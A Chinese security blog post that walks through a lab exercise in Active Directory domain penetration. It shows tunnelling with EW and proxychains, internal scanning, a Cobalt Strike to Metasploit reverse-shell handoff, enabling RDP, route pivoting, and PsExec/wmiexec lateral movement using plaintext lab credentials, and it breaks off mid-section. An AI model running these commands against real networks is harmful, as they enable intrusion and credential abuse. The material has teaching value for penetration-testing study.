由浅入深的域渗透系列一（下）

kepler404 重生信息安全 2020-05-30 15:57:55

0% 色字关注我们~

注：本系列以红日安全的ATT&CK（一）靶场展开
篇幅略长，阅读需耐心。

本章节涉及到的知识点

ew穿透
使用nbtscan扫描主机
cs和msf联动
MSF添加路由进行内网渗透
利用WMIEXEC横向移动
利用cobaltstrike横向移动
token窃取
利用msf进行hash传递
利用计划任务获取机器权限
黄金票据

内网穿透

kali上执行
./ew_for_linux64 -s rcsocks -l 1080 -e 112

```
ew_for_linux64  ew_for_Win.exe
root@kepler:~/桌面/ew# ./ew_for_linux64 -s rcsocks -l 1080 -e 112
rcsocks 0.0.0.0:1080 ←[10000 usec]→ 0.0.0.0:112
init cmd_server_for_rc here
start listen port here
rssocks cmd_socket OK!
```


肉鸡上执行
ew_for_Win.exe -s rssocks -d 192.168.33.3 -e 112

```
2020/03/23  14:06    <DIR>          yxcms
               5 个文件      3,221,782 字节
               4 个目录  6,975,295,488 可用字节

C:\phpStudy\WWW> ew_for_Win.exe -s rssocks -d 192.168.33.3 -e 112
C:\phpStudy\WWW>
```


之后配置proxychains

vim /etc/proxychains.conf

```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  127.0.0.1 1080
```

```
root@kepler:~/桌面# proxychains firefox
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| detectportal.firefox.com
|S-chain|-<>-127.0.0.1:1080-<><>-4.2.2.2:53-<--timeout
|DNS-response|: detectportal.firefox.com does not exist
|DNS-request| detectportal.firefox.com
|S-chain|-<>-127.0.0.1:1080-<><>-4.2.2.2:53-<--timeout
|DNS-response|: detectportal.firefox.com does not exist
|DNS-request| detectportal.firefox.com
|S-chain|-<>-127.0.0.1:1080-<><>-4.2.2.2:53-<--timeout
|DNS-response|: detectportal.firefox.com does not exist
|DNS-request| detectportal.firefox.com
|S-chain|-<>-127.0.0.1:1080-<><>-4.2.2.2:53-|DNS-request| search.se
<--timeout
|DNS-response|: detectportal.firefox.com does not exist
|DNS-request| detectportal.firefox.com
|S-chain|-<>-127.0.0.1:1080-<><>-4.2.2.2:53-|S-chain
<--timeout
```


msf自带的代理

auxiliary/server/socks4a

```
msf5 exploit(windows/smb/ms08_067_netapi) > use auxiliary/server/socks4a
msf5 auxiliary(server/socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy


msf5 auxiliary(server/socks4a) > exploit
```


配置proxychains

```
# Some timeouts in milliseconds
tcp_read_time_out 15000
tcp_connect_time_out 8000

# ProxyList format
#       type  host  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4 127.0.0.1 1080
~
~
```



```
root@kepler:~/桌面# proxychains nmap -Pn -sT 192.168.52.141 -p445 --script smb-vuln-ms08-067
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-22 15:58 CST
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.52.141:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.52.141:445-<><>-OK
Nmap scan report for 192.168.52.141
Host is up (5.1s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

Nmap done: 1 IP address (1 host up) scanned in 24.47 seconds
```


内网扫描

使用cs的扫描模块对192.168.52.0/24进行扫描

Event Log X | Files 192.168.33.5@3280 X | Beacon 192.168.33.5@3280 X | Targets X

address	name
169.254.210.84	DESKTOP-SVDB0O0
192.168.33.5	STU1
192.168.52.138	OWA
192.168.52.141	ROOT-TVI862UBEH
192.168.52.143	STU1

发现机器
使用lodan扫描内网

Ladon 192.168.52.0/24 OnlinePC

```
[+] host called home, sent: 302 bytes
beacon> Ladon 192.168.52.0/24 OnlinePC
[+] host called home, sent: 732767 bytes
[+] received output:
Ladon 6.0
By K8gege
Start: 2020/3/24 16:45:15
192.168.52.0/24
load OnlinePC

C_Segment: 192.168.52.
===========================================
192.168.52.143    00-0C-29-D7-7E-98 www.qiyuanxuetang.net      VMware

[+] received output:
192.168.52.138    00-0C-29-00-B7-94 owa.god.org       VMware

[+] received output:
192.168.52.1      00-50-56-C0-00-01                   VMware
192.168.52.254    00-50-56-EC-97-11                   VMware

[+] received output:
192.168.52.141    00-0C-29-8C-F7-A1 ROOT-TVI862UBEH.god.org    VMware

[+] received output:
===========================================
OnlinePC:5
IP/24 Finished!
End: 2020/3/24 16:45:43
```


Ladon192.168.52.0/24oSscan

```
beacon> Ladon 192.168.52.0/24 oSscan
[+] host called home, sent: 732763 bytes
[+] received output:
Ladon 6.0
By K8gege
Start: 2020/3/24 16:47:51
192.168.52.0/24
load OsScan
IP        Mac       Domain/HostName    OSversion/Service Vendor

C_Segment: 192.168.52.
==========================================

[+] received output:
192.168.52.141    00-0C-29-8C-F7-A1 god.org\ROOT-TVI862UBEH    [Win 2003 3790]   VMware
192.168.52.143    00-0C-29-D7-7E-98 god.org\STU1      [Win 7 Professional 7601 S
192.168.52.138    00-0C-29-00-B7-94 god.org\OWA       [Win 2008 R2 Datacenter 7601 SP 1]  VMware
```


使用nbtscan扫描主机


```
C:UsersAdministratorDownloads>nbt.exe 192.168.52.0/24
nbt.exe 192.168.52.0/24
192.168.52.1 WORKGROUPDESKTOP-SVDB000 SHARING
192.168.52.138 GODOWA SHARING DC
192.168.52.141 GODROOT-TVI862UBEH SHARING ?
192.168.52.143 GODSTU1 SHARING
*timeout (normal end of scan)
```

cs和msf联动


Cobalt strike 派生 shell 给 MSF
首先msf创建监听

```
msf>useexploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.33.3
msf exploit(handler) > set lport 6666
msf exploit(handler) > exploit -j
```


之后在cs上


external
192.168.33.5
Interact
Access
Explore
Pivoting
Spawn
mimikatz
Session
mimikatz
Mikasa
mimikatz
Event Log X
Files 192
name
msf
出口机器

创建监听



成功接收到会话



如果需要连接3389可开启3389端口

```
REG ADD HKLMSYSTEMCurrentControlSetControlTerminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
```

或者关闭防火墙

```
run post/windows/manage/enable_rdp
```

MSF添加路由进行内网渗透

查看当前网段

```
run get_local_subnets
```

添加路由

```
run autoroute -s 192.168.52.0/24
```

```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
Local subnet: 169.254.0.0/255.255.0.0
Local subnet: 192.168.33.0/255.255.255.0
Local subnet: 192.168.52.0/255.255.255.0
meterpreter > run autoroute -s 192.168.52.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 192.168.52.0/255.255.255.0 ...
[+] Added route to 192.168.52.0/255.255.255.0 via 192.168.33.5
[*] Use the -p option to list all active routes
meterpreter >
```



```
msf5 exploit(multi/handler) > route print

IPv4 Active Routing Table
=========================

   Subnet            Netmask           Gateway
   ------            -------           -------
   192.168.52.0      255.255.255.0     Session 1

[*] There are currently no IPv6 routes defined.
```


横向移动

psexec
直接kllist看到当前存在凭证
-accepteula初次打开会出现一堆信息，添加这个命令不会出现一堆信息

```
PsExec.exe -accepteula owa.god.org cmdPsExec.exe owa.god.org -u godAdministrator -p hongrisec@2019: cmd.exePsExec.exe 192.168.52.138 -u godAdministrator -p hongrisec@2019: -s cmd /c "quser"
```

利用WMIEXEC横向移动

wmiexec是psexec的升级版，比较好用


```
cscript.exe wmiexec.vbs /cmd 192.168.52.138 godAdministrator hongrisec@2019: "ipconfig"        单条命令模式cscript.exe //nologo wmiexec.vbs /shell 192.168.52.138 godAdministrator hongrisec@2019:        半交互模式
```

利cobaltstrike横向移动


因为192.168.52.0/24段不能直接连接到192.168.33.3（kali地址），所以需要CS派生smb beacon。让内网的主机连接到win7上。

SMB Beacon使用命名管道通过父级Beacon进行通讯，当两个Beacons链接后，子Beacon从父Beacon获取到任务并发送。因为链接的Beacons使用Windows命名管道进行通信，此流量封装在SMB协议中，所以SMB Beacon相对隐蔽，绕防火墙时可能发挥奇效。


首先



